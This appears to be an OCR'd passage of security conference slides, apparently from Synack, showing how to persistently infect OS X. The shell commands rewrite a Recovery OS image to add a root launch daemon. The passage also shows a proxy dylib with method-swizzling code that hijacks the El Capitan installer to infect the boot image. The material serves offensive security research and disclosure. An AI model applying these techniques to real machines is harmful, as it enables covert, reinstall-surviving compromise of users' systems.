
```
# hdiutil detach /dev/disk2s1

# hdiutil convert -format UDZO -o /tmp/BaseSystem_INFECTED.dmg
/tmp/BaseSystem.dmg -shadow

# cp /tmp/BaseSystem_INFECTED.dmg /Volumes/Recovery/
com.apple.recovery.boot/BaseSystem.dmg

# umount /Volumes/Recovery
```

Step 0x1: Infecting Recovery OS

what code to inject? lots of options…

it's basically just OS X

```
# sw_vers
ProductName:    Mac OS X
```



```
# cp com.reinfect.persist.plist "/Volumes/OS X Base
System/System/Library/LaunchDaemons/"

# cp persist "/Volumes/OS X Base System/System/
Library/LaunchDaemons/"
```

add a launch daemon


```
# echo $OS_INSTALL
1

# ps aux | grep -i [p]ersist
root 128 … /System/Library/LaunchDaemons/persist
```

confirm it's running

Synack

Step 0x2: Infect the Downloaded OS X Image

a conceptual overview



InstallAssistant:

1. downloads InstallESD.dmg


infect here!

2. mounts & uses that, to prep system for OS X install

how can we modify the downloaded InstalESD.dmg before it is used?

Step 0x2: Infect the Downloaded OS X Image

inject into the installer via dylib 'proxying'



1. rename system library
2. create malicious library that forwards exports to (re-named) system library
3. move/rename malicious library to match (original) system library

"probably cooked up by ...Israel"

'MiniFlame'(Windows) proxied es.dll to gain code execution within the context of svchost.exe

How to Create a Proxy Dylib

first; ensure version # is compatible

ImageLoader.cpp

```
ImageLoader::recursiveLoadLibraries(...) {
LibraryInfo actualInfo = dependentLib->doGetLibraryInfo();

//compare version numbers
if(actualInfo.minVersion < requiredLibInfo.info.minVersion)
{
   //record values for use by CrashReporter or Finder
   dyld::throwf("Incompatible library version: .....");
}
```

dyld's version checks


```
$ otool -l blah.app
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name ... blah.dylib
current version       1.0.0
compatibility version 1.0.0
```

versioning info

setting version numbers in Xcode

How to Create a Proxy Dylib


second; forward all exports to 'hijacked' dylib




```
$ otool -l rPathLib
Load command  9
          cmd LC_REEXPORT_DYLIB
          name .../Contents/MacOS/blah_ORIG.dylib
```

LC_REEXPORT_DYLIB load command

```
-Xlinker
-reexport_library
<path to legit dylib>
```



Synack

Step 0x2: Infect the Downloaded OS X Image

what dylib to proxy?

TaskExplorer

Install OS X (pid: 10601)
/Volumes/OS X Base System/Install OS X El Capitan.app/Contents/MacOS/InstallAssistant


dylibs | files | network

DM_10_6
/Volumes/OS X Base System/Install OS X El Capitan.app/Contents/PlugIns/DM_10_6.IABundle/Contents/MacOS/DM_10_6

IA
/Volumes/OS X Base System/Install OS X El Capitan.app/Contents/PlugIns/IA.bundle/Contents/MacOS/IA

IACoreStorage
/Volumes/OS X Base System/Install OS X El Capitan.app/Contents/PlugIns/IACoreStorage.IABundle/Contents/MacOS/IACoreStorage

libBaseIA.dylib
/Volumes/OS X Base System/Install OS X El Capitan.app/Contents/PlugIns/IA.bundle/Contents/MacOS/libBaseIA.dylib




```
# vmmap /Install OS X El Capitan.app/Contents/MacOS/InstallAssistant
…
==== Non-writable regions for process 1055
__TEXT r-x/rwx SM=COW  .../PlugIns/IA.bundle/Contents/MacOS/libBaseIA.dylib
__TEXT r-x/rwx SM=COW  .../PlugIns/IA.bundle/Contents/MacOS/libBaseIA_ORIG.dylib
```

malicious dylib loaded

Synack

Step 0x2: Infect the Downloaded OS X Image

finding the right time!


```
-[IASetupController startPrepareReboot]
{
    rax = [IAPrepareRebootOperation alloc];
    rax = [rax initWithState:self->_state];
    self->_prepareOperation = rax;
    rdi = rax;
    [rdi startWithDelegate:self];
    return;
}

__text:0000000000013732        mov     rsi, cs:selRef_extractBootBits
__text:0000000000013739        mov     rdi, r15
__text:000000000001373C        call    cs:_objc_msgSend_ptr

;string in extractBootBits method
IALog_Note(@"Extracting Boot Bits from Inner DMG:");
IALog_Note(@"Copied prelinkedkernel");
IALog_Note(@"Copied Boot.efi");
IALog_Note(@"Copied PlatformSupport.plist");
```


disassembly of IA.bundle/Contents/MacOS/IA

clicking 'Restart' triggers the mounting & utilization of downloaded InstallESD.dmg


Synack

Step 0x2: Infect the Downloaded Installer image

steps to infect...

1 


mount InstallESD.dmg

2 


extract/mount BaseSystem.dmg

3 

infect!

4 

unmount infected BaseSystem.dmg

5 

copy infected BaseSystem.dmg into mounted InstallESD.dmg & then unmount

then allow the installer to continue...


Synack

Step 0x2: Infect the Downloaded OS X Image

swizzle, to infect

```
//constructor
__attribute__((constructor))void foo(int argc, const char **argv)
{
  //original method
  Method originalMethod = NULL;

  //replacement method
  Method replacementMethod  =  NULL;

  //look up original method
  originalMethod =
   class_getInstanceMethod(objc_getClass("IAPrepareRebootOperation"),
   NSSelectorFromString(@"extractBootBits"));

   //grab implementation
   originalImp = method_getImplementation(originalMethod);

   //grab replacement method
   // ->this is 'our' method that will do infection, etc
   replacementMethod = class_getInstanceMethod(
    [InfectInstaller class], @selector(swizzle_extractBootBits));

   //swizzle
   method_exchangeImplementations(originalMethod, replacementMethod);
}
```


swizzling 'extractBootBits'



installer logic will now transparently be redirected into the malicious dylib

Step 0x2: Infect the Downloaded Installer image


how should the install image be infected?



Step 0x2: Infect the Downloaded Installer image

how should the install image be infected?

```
$ otool -l OSInstaller.framework/Versions/A/OSInstaller
Load command 12
    cmd LC_LOAD_DYLIB
    name /usr/lib/libSystem.B.dylib (offset 24)
…
Load command 22
    cmd LC_LOAD_DYLIB
    name /System/Library/PrivateFrameworks/IASUtilities.framework/Versions
         /A/IASUtilities (offset 24)
```

